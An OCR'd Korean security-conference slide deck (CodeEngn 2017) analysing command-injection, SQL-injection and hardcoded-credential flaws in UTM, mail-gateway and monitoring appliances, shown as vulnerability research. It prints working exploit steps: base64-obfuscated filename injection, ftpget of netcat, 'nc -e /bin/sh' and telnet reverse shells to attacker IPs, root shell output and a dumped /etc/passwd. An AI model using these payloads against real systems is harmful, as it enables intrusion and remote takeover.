
```
$command = "conntrack -M".$option;
exec($command, $fd);
```

```
if($rmfile){
//echo "$pk_path/$rmfile\n";
    exec("rm -rf $pk_path/$rmfile");
    exec("sync");

}
```

4.3 취약점 분석 – UTM1

› 임의 명령 실행 취약점 : telnet 을 이용한 쉘 확보

telnet [ip] 4445 | /bin/sh | telnet [ip] 44446




4.3 취약점 분석 – UTM1

SHODAN

4.4 취약점 분석 – UTM2

› Anti spam 메일보안 시스템 동작


Anti spam （ 메일 보안 ）



- Internet과 Mail server 사이에 위치
- 데몬으로 동작
- SMTP, POP3 패킷을 파싱
- 허가된 Mail의 경우 Mail server로 전송

4.4 취약점 분석 – UTM2

데몬 동작과정



4.4 취약점 분석 – UTM2

MIME protocol

```
----------------060800030705010502030002
Content-Type: text/plain; charset=UTF-8;
 name="test.txt"
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
 filename="test.txt"

YWFhYWENCg==
```

· 첨부파일을 전송시 MIME 프로토콜(SMTP확장) 사용
· base64 인코딩

base64 Decode

```
sprintf(path, "%s%s", "/var/          /", extension_base);
sprintf(path_base64, "%s%s_base64", "/var/          /", extension_base);
path1 = path;
if ( !file_is )
  path1 = path_base64;
fd = fopen64(path1, "w");
fd_1 = fd;
if ( fd )
{
  fputs(buf_1, fd);
  free(buf_1);
  fclose(fd_1);
  if ( !file_is )
  {
    sprintf(base64_cmd, "base64 -d \"%s\" > \"%s\"\n", path_base64, path);
    system(base64_cmd);
  }
  if ( av_check_req(prxinfoa, path) )
```

· 첨부파일의 악성여부를 판단
· base64 를 디코딩 하는 과정에서 system( ) 함수를 사용

4.4 취약점 분석 – UTM2

Exploit

```
sprintf(base64_cmd, "base64 -d \"%s\" > \"%s\"\n", path_base64, path);
system(base64_cmd);
```

- system(base64 –d "파일명" > "파일명")
- 익스플로잇 시, 파일명에 ' / ' 를 삽입 할 수 없음
- base64 인코딩, 디코딩 사용

4.4 취약점 분석 – UTM2

Exploit


```
ftpget -u test -p test 192.168.x.x nc nc

$(echo -ne 'Y2htb2QgNzc3IC9uYw==' | base64 -d)
      -> chmod 777 /nc

$(echo -ne 'L25j' | base64 -d) -e $(echo -ne 'L2Jpbi9zaA==' | base64 -d) 192.168.x.x 2226
      -> nc -e /bin/sh 192.168.x.x 2226
```

```
iyongjunui-MacBook-Pro:~ yongjun$ nc -l 2226
id
uid=0(root) gid=0(root)
uname -a
Linux [redacted] #19 SMP Tue Nov 1 11:43:22 KST 2016 x86_64 GNU/Linux
```

4.5 취약점 분석 – Monitoring System

› Monitoring System 동작 방식

Monitoring System



4.5 취약점 분석 – Monitoring System

Monitoring System 동작 방식

Monitoring System

Server

Monitoring System

- 데이터베이스 서버에 접근
- 네트워크 사용량 / 메모리 사용량 / 실행중인 프로세스 / …
- 특정 포트 Listening

4.5 취약점 분석 – Monitoring System

› 중앙관리 Database Server 하드코딩 취약점

```
while ( 1 )
{
  v1 = db_connect(CONFIG_DBHOST, CONFIG_DBUSER, CONFIG_DBPASSWORD, CONFIG_DBNAME, CONFIG_DBSOCKET, CONFIG_DBPORT);
  if ( v1 != -2 )
    break;
```

```
35  if ( !CONFIG_FILE )
36  {
37    config_file_path = malloc(0x1BuLL);
38    if ( config_file_path )
39    {
40      *config_file_path = '   /cte/';
41      config_file_path[1] = '        ';
42      config_file_path[2] = 'oc.retsa';
43      *(config_file_path + 12) = 'fn';
44      *(config_file_path + 26) = 'W0';
45    }
46    CONFIG_FILE = config_file_path;
47  }
48  init_metrics();
49  init_config(&CONFIG_FILE, argc, v3, v4, v5, v6);
```

```
# MySQL 설치 host 이름 (기본값 : localhost)
DBHost=

# MySQL port (기본값 : 3306)
DBPort=

#                    DB명
DBName=

# DB 이용자명
DBUser=

# DB 패스워드 (패스워드 미사용시 # 처리)
DBPassword=
```

4.5 취약점 분석 – Monitoring System

SQL Injection (SELECT) 정보노출 취약점

특정 포트 Listen

```
serv_addr.sin_port = v6;
if ( bind(v5, &serv_addr, 0x10u) == -1 )
{
  v12 = __errno_location();
  v13 = strerror_from_system(*v12);
        set_tcp_strerror(
    "Cannot bind to port %u. Error [%s]. Another                              ",
    listen_port,
    v13);
  result = 0xFFFFFFFFLL;
}
else if ( listen(v2->socket, 128) == -1 )
```

명령어 입력

```
void __usercall process_trapper_child(      sock_t *sock@<rdi>, __int64
{
  char *data; // [sp+8h] [bp-10h]@1

  if ( !      tcp_recv_ext(sock, &data, 0) )
    process_trap(sock, data, 8, sock, a2, a3, a4, a5, a6, a7, a8, a9);
}
```

SQL query 전송

```
v8 =       DBselect(
      "select i.key_,i.check_delay,i.lastlogsize,i.itemid from items i,hosts h where i.hostid=h.hostid and h.status=%d"
      " and i.status in (%d,%d) and i.type in (%d, %d, %d) and h.companyid='%s' and h.host='%s' and h.ip='%s' and i.ke"
      "y_ not in ('%s','%s')",
      sock,
      host_ip,
      a5,
      a6,
      v11,
      company,
      buf_host,
      host_ip,
      "agent_status",
                );
while ( 1 )
{
  v9 = DBfetch(v8);
  if ( !v9 )
    break;
      snprintf(s, 0x800uLL, "%s:%s:%s:%sWn", *v9, v9[1], v9[2], v9[3]);
      log(4, "Sending [%s]", s, v8, sock, host_ip, a5, a6);
  if (      _tcp_send_ext(sock, s, 0) )
  {
    mysql_free_result(v8);
LABEL_5:
      _log(3, "Error while sending list of active checks", s, v8, sock, host_ip, a5, a6);
      _tcp_close(sock);
    return -1;
  }
```

- 서버의 자원 사용량과 상태를 조회하는 기능
- 특정 포트 Listen / 명령어 수신 / SELECT Query 전송 / 결과 출력
- Monitoring System을 사용하는 모든 서버에 대한 IP와 서버 정보 획득 가능

4.5 취약점 분석 – Monitoring System

원격 임의 명령 실행 취약점

특정 포트 Listen

```
serv_addr.sin_port = v6;
if ( bind(v5, &serv_addr, 0x10u) == -1 )
{
  v12 = __errno_location();
  v13 = strerror_from_system(*v12);
  _set_tcp_strerror(
    "Cannot bind to port %u. Error [%s]. Another                    ",
    listen_port,
    v13);
  result = 0xFFFFFFFFLL;
}
else if ( listen(v2->socket, 128) == -1 )
```

명령 실행 기능

```
aAgent_ping     db 'agent.ping',0        ; DATA XREF: .data:parameters_common↓o
aAgent_version  db 'agent.version',0     ; DATA XREF: .data:parameters_common↓o
aSystem_localti db 'system.localtime',0  ; DATA XREF: .data:parameters_common↓o
aSystem_run     db 'system.run',0        ; DATA XREF: .data:parameters_common↓o
                                         ; PROC_NUM+16B↑r ...
aEchoTest       db 'echo test',0         ; DATA XREF: .data:parameters_common↓o
                                         ; .data:longopts↓o
aWeb_page_get   db 'web.page.get',0      ; DATA XREF: .data:parameters_common↓o
aLocalhost80    db 'localhost,,80',0     ; DATA XREF: .data:parameters_common↓o
```

명령 실행

```
  sleep(3u);
  if ( execl("/bin/sh", "sh", "-c", command, 0LL) )
    log(3, "execl failed for command '%s'", a5, (__int64)v5, (__int64)v7, (__int64)v6, v8,
}
```

- 서버를 제어하기 위한 기능
- 특정 포트 Listen / 명령어 수신 / exec( ) 함수를 이용한 명령 수행
- Monitoring System을 사용하는 모든 서버에 대해 임의 명령 수행 가능

4.5 취약점 분석 – Monitoring System

› 원격 임의 명령 실행 취약점

```
/insect (ssh)
[root@ insect]# nc 172.27.0.172
system.run["nc -e /bin/sh 52.198.76.105 44444",nowait]
```

```
insect@INSECT: ~ (ssh)
insect@INSECT:~$ nc -l -p 44444
uname -a
Linux #121-Ubuntu SMP Wed Jan 20 10:50:42 UTC 2016 x86_64 x86_64 x86_64 GN
U/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
ntp:x:105:112::/home/ntp:/bin/false
avast:x:999:999:Avast antivirus:/var/lib/avast:/bin/sh
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
xrdp:x:107:116::/var/run/xrdp:/bin/false
colord:x:108:118:colord colour management daemon,,,:/var/lib/colord:/bin/false
```

TEAM EE
ETERNAL EXPLOIT

5. 체인 공격 시나리오


(1) SSL VPN / UTM1

(2) UTM2

(3) UTM2 시연동영상


5.1 체인 공격 시나리오 – SSL VPN / UTM1


› SSL VPN과 UTM2 의 취약점을 이용한 공격 시나리오



5.2 체인 공격 시나리오 – UTM2

› UTM1 취약점을 이용한 공격 시나리오





5.3 체인 공격 시나리오 – UTM2 시연동영상

› 시연

시연 동영상

Q & A

TEAM EE
ETERNAL EXPLOIT

CodeEngn

www.CodeEngn.com
2017 CodeEngn Conference 14